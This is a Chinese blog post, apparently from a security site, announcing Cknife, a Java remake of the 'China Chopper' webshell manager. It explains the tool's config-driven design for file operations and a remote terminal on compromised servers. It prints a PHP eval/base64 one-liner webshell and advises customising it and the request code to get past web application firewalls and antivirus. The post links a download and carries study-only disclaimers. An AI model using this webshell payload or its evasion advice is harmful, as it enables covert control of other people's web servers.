

免责声明：本站提供安全工具、程序(方法)可能带有攻击性，仅供安全研究与教学之用，风险自负！

Burp已经成了绿帽子门必不可少的工具，相信大家都装有Java环境，本软件支持1.7+以及所有安装了环境的系统。1.6后续会考虑兼容。

一直都有想写一款真正实用的跨平台类似的菜刀，然后可惜代码是个渣渣一直可望而不可即，后续随着公司业务增多，大多数目标都有WAF，于是就想写一款完全脱离工具，只依靠配置文件的菜刀。顺便当个码农~~~

前前后后大约花了一个月，除了打飞机的时间基本就在写这货了，这里要感谢@MelodyZX 牛，在我完成大体框架后，帮了我不少大忙，包括完成虚拟终端，非常感谢。

程序采用java语言编写，数据库采用了sqlite，本来想使用access，但是在jdk1.8以后移除了该功能，意味不能使用默认环境连接，最终我选择了sqlite，但是体积增加了800多K，程序本身只有100多K，因为引入了连接sqlite的包，后续会删除一些不想关的类来缩小体积。为了给一些爱美玩家使用，特地生成了一个带有大量皮肤的C刀，不过体积肯定也会更大。

主程序为Cknife.jar，运行后会生成Cknife.db，以及默认的配置文件的Config.ini。

前面说过这是一款完全基于配置文件的菜刀，主程序只是图形的展示，以及数据的发送，我分开了每一个步骤写入到配置文件里面。可以自定义任何代码，包括更改参数名称，参数内容。

比如：

```
SKIN=javax.swing.plaf.nimbus.NimbusLookAndFeel  设置皮肤为nimbus
SPL=->|                                           表示截取数据的开始符号
SPR=|<-                                           表示截取数据的结束符号
CODE=code                                         编码参数
ACTION=action                                     动作参数
PARAM1=z1                                         参数1
PARAM2=z2                                         参数2
PHP_BASE64=1                                     当为PHP时，Z1，Z2参数是否开启自动base64加密，如果想定义自己的加密方式则
关闭设置为0
PHP_MAKE=@eval(base64_decode($_POST[action]));   生成方式，这里可以不用该方式，可以用
你任何想要的方式
PHP_INDEX=...                                    显示主页功能的代码放这
PHP_READDICT=...                                 读取主页功能的代码放着
PHP_READFILE=...                                 读取文件功能的代码
PHP_DELETE=...                                   删除文件夹以及文件功能的代码...
PHP_RENAME=...                                  重命名文件夹以及文件功能的代码...
PHP_NEWDICT=...                                  新建目录功能的代码
PHP_UPLOAD=...                                  上传文件功能的代码
PHP_DOWNLOAD=...                                下载文件功能的代码
PHP_SHELL=...                                    虚拟终端功能的代码
```

如果觉得复杂，其实大多数时间只需要PHP_MAKE过WAF就行了，后面的基本不会查杀。
程序的自定义功能可以用来变相做另外一种免杀
自定义配置如下


```
CUS_MAKE=1
CUS_INDEX=index
CUS_READDICT=readdict
CUS_READFILE=readfile
CUS_SAVEFILE=savefile
CUS_DELETE=delete
CUS_RENAME=rename
CUS_NEWDICT=newdict
CUS_UPLOAD=upload
CUS_DOWNLOAD=download
CUS_SHELL=shell
```

只要写的脚本文件能与自定义的能对接上就可以使用。



那么如果做免杀呢？当你只用MAKE的时候确实想不到办法去过WAF的时候，
你可以写一个脚本比如PHP的，但是不是一句话，而是实现正常功能的脚本。

比如这个脚本为1.php，我写一个功能为显示主页的功能，然后提交1.php?action=index，
选择自定义对接，就可以与C刀进行连接了。前提是你的1.php得过WAF。

来几张图吧，先看看皮肤版



列表		
url	ip	time
http://localhost/index.php	127.0.0.1	2015-12-25 22:13:45
http://172.16.152.235/test.php	172.16.152.235	2015-12-25 21:48:41



体积有点大，因为加载了皮肤包。

正常版本，皮肤用的JDK默认的几款，可以自由切换。

MAC下为MAC皮肤，其余系统为Nimbus皮肤，如果没有则使用Metal皮肤

Mac






Copyright(c) 2015 MS509 Team

主页:<http://www.ms509.com>

免责声明：该软件仅限用于学习和研究目的；不得将本软件用于商业或者非法用途，否则，一切后果请用户自负。


Powered by Chora & MelodyZX

REEBUF






完成



完成



完成

Kali

Cknife 1.0 Beta

列表

url	ip	time
http://localhost/index.php	127.0.0.1	2015-12-25 21:20:58
http://172.16.152.235/test.php	172.16.152.235	2015-12-25 21:48:41
http://172.16.152.235:8080/1.jsp	172.16.152.235	2015-12-25 21:44:35

完成

Cknife 1.0 Beta


列表

192.168.0.121


/Library/WebServer/Documents/



读取

文件	时间	大小	属性
.git	2015-11-18 03:01:45	374	0755
.settings	2015-11-18 02:52:33	272	0755
.buildpath	2015-11-18 02:52:33	174	0644
.project	2015-11-18 02:52:33	907	0644
index.php	2015-12-22 02:31:35	45	0644
中文测试.php	2015-12-17 02:14:05	12	0644



Win





[下载地址](#) 密码：f65g

补充下关于JSP脚本，修复了原版本菜刀JSP上传失败的问题。

帮老大打个广告团队各种需求二进制大咖，安卓大咖，IOS大咖，小菜我也好抱抱大腿。团队里有@titian，@小荷才露尖尖角 技术牛，有各种搞基流，大腿流，人流等等。。

大家有建议活着要修复的BUG直接私信我或者私信MelodyZX都行，最近比较忙，等手头事情忙完，会不定期在MS509 Team博客更新。

免责声明：该软件仅限用于学习和研究目的；不得将本软件用于商业或者非法用途，否则，一切后果用户自负。